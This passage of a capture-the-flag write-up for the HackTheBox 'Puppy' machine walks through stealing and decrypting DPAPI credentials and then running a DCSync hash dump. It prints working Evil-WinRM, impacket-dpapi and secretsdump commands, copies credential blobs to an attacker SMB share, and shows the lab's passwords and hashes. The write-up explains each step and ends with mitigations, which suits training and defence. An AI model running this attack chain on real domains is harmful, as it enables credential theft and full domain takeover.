12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
*Evil-WinRM* PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          5/9/2025  10:48 AM                Backups
d-----         5/12/2025   5:21 PM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---          4/4/2025   3:40 PM                Program Files
d-----          5/8/2021   2:40 AM                Program Files (x86)
d-----          3/8/2025   9:00 AM                StorageReports
d-r---         5/18/2025   3:05 AM                Users
d-----         5/13/2025   4:40 PM                Windows


*Evil-WinRM* PS C:\> cd Backups
*Evil-WinRM* PS C:\Backups> ls


    Directory: C:\Backups


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          3/8/2025   8:22 AM        4639546 site-backup-2024-12-30.zip


*Evil-WinRM* PS C:\Backups> download site-backup-2024-12-30.zip

Info: Downloading C:\Backups\site-backup-2024-12-30.zip to site-backup-2024-12-30.zip

Info: Download successful!
Inside the backup archive, we find a file named nms-auth-config.xml.bak — a backup of an LDAP authentication configuration file for some internal application (likely a Network Management System). This file contains the bind credentials that the application uses to authenticate against AD for user lookups, with the password stored in plaintext:
steph.cooper/ChefSteph2025!
The <bind-dn> field shows the LDAP bind DN (cn=steph.cooper,dc=puppy,dc=htb) and <bind-password> reveals the corresponding password. Storing LDAP bind credentials in plaintext in a config file (especially one left in a backup) is a common configuration security issue.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[~/HTB-machine/puppy/puppy]
└─$ cat nms-auth-config.xml.bak
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
    <server>
        <host>DC.PUPPY.HTB</host>
        <port>389</port>
        <base-dn>dc=PUPPY,dc=HTB</base-dn>
        <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
        <bind-password>ChefSteph2025!</bind-password>
    </server>
    <user-attributes>
        <attribute name="username" ldap-attribute="uid" />
        <attribute name="firstName" ldap-attribute="givenName" />
        <attribute name="lastName" ldap-attribute="sn" />
        <attribute name="email" ldap-attribute="mail" />
    </user-attributes>
    <group-attributes>
        <attribute name="groupName" ldap-attribute="cn" />
        <attribute name="groupMember" ldap-attribute="member" />
    </group-attributes>
    <search-filter>
        <filter>(&(objectClass=person)(uid=%s))</filter>
    </search-filter>
</ldap-config>
Again, we connect to evil-winrm with this user:
1
evil-winrm -i $IP -u steph.cooper  -p ChefSteph2025!
Privilege Escalation
steph.cooper has stored credentials in Windows DPAPI (Data Protection API) — the built-in Windows mechanism for encrypting secrets (stored credentials, browser passwords, certificates, etc.) at rest. When a user saves credentials via Credential Manager (e.g., “Remember my password” or runas /savecred), Windows encrypts them and stores the blob on disk.
DPAPI works in two layers:
- Master Key — A per-user symmetric key stored under
%APPDATA%\Microsoft\Protect\{SID}\{GUID}. The filename is a GUID that identifies the key. The master key file contains multiple encrypted copies of the same key:- User Key — encrypted with a key derived from the user’s password hash (MD4 of the password → SHA1 → derive encryption key via PBKDF2).
- Backup Key — encrypted with a domain-wide backup key (accessible to Domain Controllers), so an admin can recover the master key without the user’s password.
- The file also contains a
MasterKeyLen,BackupKeyLen, andDomainKeyLenheader describing the encrypted payload sizes.
- Credential Blob — A file under
%APPDATA%\Microsoft\Credentials\{GUID}containing the actual saved credentials (username + password), encrypted with the master key. The blob includes:CRED_TYPE_DOMAIN_PASSWORD(type2) — indicates these are domain authentication credentials- A Target field (e.g.,
Domain:target=PUPPY.HTB) describing where the credentials are used - The encrypted username and password strings
The decryption chain is: steph.cooper’s password → derive hash → decrypt master key → use master key to decrypt credential blob → recover steph.cooper_adm’s plaintext password.
This is why steph.cooper knowing steph.cooper_adm’s password through DPAPI is a common privilege escalation path — a lower-privileged user’s saved credentials often contain a higher-privileged account’s password.
Reference: DPAPI secrets
First, we set up the SMB server:
1
mkdir my-share
1
impacket-smbserver share ./my-share -smb2support
Now, we move the files here:
1
copy "C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407" \\10.10.14.83\share\masterkey_blob
1
copy "C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9" \\10.10.14.83\share\credential_blob
To find the SID, we type: whoami /user
1
2
3
4
5
6
7
8
9
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials> whoami /user

USER INFORMATION
----------------

User Name          SID
================== ==============================================
puppy\steph.cooper S-1-5-21-1487982659-1829050783-2281216199-1107
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials>
Now we run the following commands to decrypt DPAPI secrets:
1
impacket-dpapi  masterkey -file masterkey_blob -password 'ChefSteph2025!' -sid S-1-5-21-1487982659-1829050783-2281216199-1107
This command extracts the master key by decrypting it with the user’s password hash (derived from the plaintext password and SID). “Decrypted key with User Key (MD4 protected)” means the tool used the user-derived key (MD4 hash of the password → SHA1 → PBKDF2) to successfully decrypt the master key blob. The master key header shows:
Version 2— DPAPI master key format (Windows 8+/Server 2012+)MasterKeyLen: 136— the encrypted master key is 136 bytesBackupKeyLen: 104— a domain backup key version of the same master key (104 bytes)CredHistLen: 0— no credential historyDomainKeyLen: 372— the domain key used for domain-wide recovery of master keys
Then, we use the master key to decrypt the credential blob:
1
2
impacket-dpapi credential -file credential_blob -key 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
This command uses the decrypted master key (the 64-byte hex string) as a symmetric key to decrypt the credential blob. The credential blob is an encrypted CREDENTIAL structure that Windows stores when a user saves credentials via Credential Manager (e.g., runas /savecred). The decrypted output reveals steph.cooper_adm’s password FivethChipOnItsWay2025!, along with the credential type (CRED_TYPE_DOMAIN_PASSWORD) and target (Domain:target=PUPPY.HTB).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~/HTB-machine/puppy/my-share]
└─$ impacket-dpapi  masterkey -file masterkey_blob -password 'ChefSteph2025!' -sid S-1-5-21-1487982659-1829050783-2281216199-1107

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 556a2412-1275-4ccf-b721-e6a0b4f90407
Flags       :        0 (0)
Policy      : 4ccf1275 (1288639093)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/HTB-machine/puppy/my-share]
└─$ impacket-dpapi credential -file credential_blob -key 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-03-08 15:54:29
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=PUPPY.HTB
Description :
Unknown     :
Username    : steph.cooper_adm
Unknown     : FivethChipOnItsWay2025!
Now, we log in using the decrypted credentials and grep for root.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/HTB-machine/puppy/my-share]
└─$ evil-winrm -i $IP -u steph.cooper_adm  -p FivethChipOnItsWay2025!

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\steph.cooper_adm\Desktop> type ..\..\Administrator\Desktop\root.txt
dabcf54bba7de2b1d31b132d40938f62
*Evil-WinRM* PS C:\Users\steph.cooper_adm\Desktop>
If we check, we can see that steph.cooper_adm has the Replicating Directory Changes All extended right (DS-Replication-Get-Changes-All) on the domain — commonly known as DCSync rights. This privilege allows the account to impersonate a Domain Controller and request replication of the entire NTDS.dit database, which contains NTLM password hashes for every domain user and computer. We use impacket-secretsdump to perform the DCSync attack, which uses the DRSUAPI (Directory Replication Service API) Remote Protocol — the same protocol Domain Controllers use to replicate AD changes among themselves:
The output is structured in sections:
- SAM hashes — Local machine accounts on the DC (
Administrator:500:...:9c541c38...,Guest). These are the local SAM database hashes (the DC’s own local accounts), separate from AD domain users. - LSA Secrets — Machine account (
DC$) password,DPAPI_SYSTEMkeys (machine and user keys for domain-wide DPAPI recovery),NL$KM(local SAM key material used to encrypt SAM hashes). - Domain Credentials (NTDS.dit) — The full AD database dump with NTLM hashes for every domain user. The
DRSUAPI methodconfirmation means the tool successfully impersonated a Domain Controller and replicated the AD database. The format isdomain\user:RID:LMHash:NTHash:::. We now have the Administrator NT hash (bb0edc15e49ceb4120c7bd7e6e65d75b) for Pass-the-Hash authentication. - Kerberos keys — AES-256, AES-128, and DES keys for each account, derived from the NTLM hash. These enable Kerberos authentication without knowing the plaintext password.

1
impacket-secretsdump 'PUPPY.HTB/steph.cooper_adm:FivethChipOnItsWay2025!'@$IP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
┌──(kali㉿kali)-[~/HTB-machine/puppy/my-share]
└─$ impacket-secretsdump 'PUPPY.HTB/steph.cooper_adm:FivethChipOnItsWay2025!'@$IP

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xa943f13896e3e21f6c4100c7da9895a6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9c541c389e2904b9b112f599fd6b333d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
PUPPY\DC$:aes256-cts-hmac-sha1-96:f4f395e28f0933cac28e02947bc68ee11b744ee32b6452dbf795d9ec85ebda45
PUPPY\DC$:aes128-cts-hmac-sha1-96:4d596c7c83be8cd71563307e496d8c30
PUPPY\DC$:des-cbc-md5:54e9a11619f8b9b5
PUPPY\DC$:plain_password_hex:84880c04e892448b6419dda6b840df09465ffda259692f44c2b3598d8f6b9bc1b0bc37b17528d18a1e10704932997674cbe6b89fd8256d5dfeaa306dc59f15c1834c9ddd333af63b249952730bf256c3afb34a9cc54320960e7b3783746ffa1a1528c77faa352a82c13d7c762c34c6f95b4bbe04f9db6164929f9df32b953f0b419fbec89e2ecb268ddcccb4324a969a1997ae3c375cc865772baa8c249589e1757c7c36a47775d2fc39e566483d0fcd48e29e6a384dc668228186a2196e48c7d1a8dbe6b52fc2e1392eb92d100c46277e1b2f43d5f2b188728a3e6e5f03582a9632da8acfc4d992899f3b64fe120e13
PUPPY\DC$:aad3b435b51404eeaad3b435b51404ee:d5047916131e6ba897f975fc5f19c8df:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xc21ea457ed3d6fd425344b3a5ca40769f14296a3
dpapi_userkey:0xcb6a80b44ae9bdd7f368fb674498d265d50e29bf
[*] NL$KM
 0000   DD 1B A5 A0 33 E7 A0 56  1C 3F C3 F5 86 31 BA 09   ....3..V.?...1..
 0010   1A C4 D4 6A 3C 2A FA 15  26 06 3B 93 E0 66 0F 7A   ...j<*..&.;..f.z
 0020   02 9A C7 2E 52 79 C1 57  D9 0C D3 F6 17 79 EF 3F   ....Ry.W.....y.?
 0030   75 88 A3 99 C7 E0 2B 27  56 95 5C 6B 85 81 D0 ED   u.....+'V.\k....
NL$KM:dd1ba5a033e7a0561c3fc3f58631ba091ac4d46a3c2afa1526063b93e0660f7a029ac72e5279c157d90cd3f61779ef3f7588a399c7e02b2756955c6b8581d0ed
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bb0edc15e49ceb4120c7bd7e6e65d75b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a4f2989236a639ef3f766e5fe1aad94a:::
PUPPY.HTB\levi.james:1103:aad3b435b51404eeaad3b435b51404ee:ff4269fdf7e4a3093995466570f435b8:::
PUPPY.HTB\ant.edwards:1104:aad3b435b51404eeaad3b435b51404ee:afac881b79a524c8e99d2b34f438058b:::
PUPPY.HTB\adam.silver:1105:aad3b435b51404eeaad3b435b51404ee:a7d7c07487ba2a4b32fb1d0953812d66:::
PUPPY.HTB\jamie.williams:1106:aad3b435b51404eeaad3b435b51404ee:bd0b8a08abd5a98a213fc8e3c7fca780:::
PUPPY.HTB\steph.cooper:1107:aad3b435b51404eeaad3b435b51404ee:b261b5f931285ce8ea01a8613f09200b:::
PUPPY.HTB\steph.cooper_adm:1111:aad3b435b51404eeaad3b435b51404ee:ccb206409049bc53502039b80f3f1173:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5047916131e6ba897f975fc5f19c8df:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:c0b23d37b5ad3de31aed317bf6c6fd1f338d9479def408543b85bac046c596c0
Administrator:aes128-cts-hmac-sha1-96:2c74b6df3ba6e461c9d24b5f41f56daf
Administrator:des-cbc-md5:20b9e03d6720150d
krbtgt:aes256-cts-hmac-sha1-96:f2443b54aed754917fd1ec5717483d3423849b252599e59b95dfdcc92c40fa45
krbtgt:aes128-cts-hmac-sha1-96:60aab26300cc6610a05389181e034851
krbtgt:des-cbc-md5:5876d051f78faeba
PUPPY.HTB\levi.james:aes256-cts-hmac-sha1-96:2aad43325912bdca0c831d3878f399959f7101bcbc411ce204c37d585a6417ec
PUPPY.HTB\levi.james:aes128-cts-hmac-sha1-96:661e02379737be19b5dfbe50d91c4d2f
PUPPY.HTB\levi.james:des-cbc-md5:efa8c2feb5cb6da8
PUPPY.HTB\ant.edwards:aes256-cts-hmac-sha1-96:107f81d00866d69d0ce9fd16925616f6e5389984190191e9cac127e19f9b70fc
PUPPY.HTB\ant.edwards:aes128-cts-hmac-sha1-96:a13be6182dc211e18e4c3d658a872182
PUPPY.HTB\ant.edwards:des-cbc-md5:835826ef57bafbc8
PUPPY.HTB\adam.silver:aes256-cts-hmac-sha1-96:670a9fa0ec042b57b354f0898b3c48a7c79a46cde51c1b3bce9afab118e569e6
PUPPY.HTB\adam.silver:aes128-cts-hmac-sha1-96:5d2351baba71061f5a43951462ffe726
PUPPY.HTB\adam.silver:des-cbc-md5:643d0ba43d54025e
PUPPY.HTB\jamie.williams:aes256-cts-hmac-sha1-96:aeddbae75942e03ac9bfe92a05350718b251924e33c3f59fdc183e5a175f5fb2
PUPPY.HTB\jamie.williams:aes128-cts-hmac-sha1-96:d9ac02e25df9500db67a629c3e5070a4
PUPPY.HTB\jamie.williams:des-cbc-md5:cb5840dc1667b615
PUPPY.HTB\steph.cooper:aes256-cts-hmac-sha1-96:799a0ea110f0ecda2569f6237cabd54e06a748c493568f4940f4c1790a11a6aa
PUPPY.HTB\steph.cooper:aes128-cts-hmac-sha1-96:cdd9ceb5fcd1696ba523306f41a7b93e
PUPPY.HTB\steph.cooper:des-cbc-md5:d35dfda40d38529b
PUPPY.HTB\steph.cooper_adm:aes256-cts-hmac-sha1-96:a3b657486c089233675e53e7e498c213dc5872d79468fff14f9481eccfc05ad9
PUPPY.HTB\steph.cooper_adm:aes128-cts-hmac-sha1-96:c23de8b49b6de2fc5496361e4048cf62
PUPPY.HTB\steph.cooper_adm:des-cbc-md5:6231015d381ab691
DC$:aes256-cts-hmac-sha1-96:f4f395e28f0933cac28e02947bc68ee11b744ee32b6452dbf795d9ec85ebda45
DC$:aes128-cts-hmac-sha1-96:4d596c7c83be8cd71563307e496d8c30
DC$:des-cbc-md5:7f044607a8dc9710
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other running services are dependent on.
[*] Cleaning up...
Mitigations & Security Recommendations
- Restrict Active Directory Delegations & Write Permissions:
- Audit and restrict directory permissions (such as
GenericWrite,WriteDacl, orAllExtendedRights) on security groups. A non-admin group likeHRshould not have permission to modify memberships of theDEVELOPERSgroup. - Enforce constraints on who can reset passwords or modify the
userAccountControlattribute on domain users (e.g.adam.silver), restricting this capability to Domain Admins or Tier 0 administrators.
- Audit and restrict directory permissions (such as
- Secure Shares and Key Store Auditing:
- Avoid storing sensitive files such as KeePass databases (
.kdbx) on network shares accessible by broad groups of users. - Implement strong master keys and multifactor key files for database encryption.
- Avoid storing sensitive files such as KeePass databases (
- Protect System and Application Backups:
- Encrypt all backup files and restrict access to backup folders (e.g.,
C:\Backups). - Remove plaintext credentials from application backup configuration templates (such as
nms-auth-config.xml.bak).
- Encrypt all backup files and restrict access to backup folders (e.g.,
- Mitigate DPAPI Credential Exposure:
- Limit the reuse of administrative credentials on general-purpose servers. If an administrator account (like
steph.cooper_adm) authenticates to a server, its DPAPI secrets and master keys can be retrieved by standard administrators on that machine. - Implement credential protection measures like Windows Defender Credential Guard to prevent LSA and DPAPI secrets from being dumped.
- Limit the reuse of administrative credentials on general-purpose servers. If an administrator account (like
- Limit DCSync Permissions:
- Closely monitor and restrict Active Directory rights to replicate directory changes (the “Replicating Directory Changes” and “Replicating Directory Changes All” extended rights). Ensure only Domain Controllers and default built-in administrators possess DCSync privileges.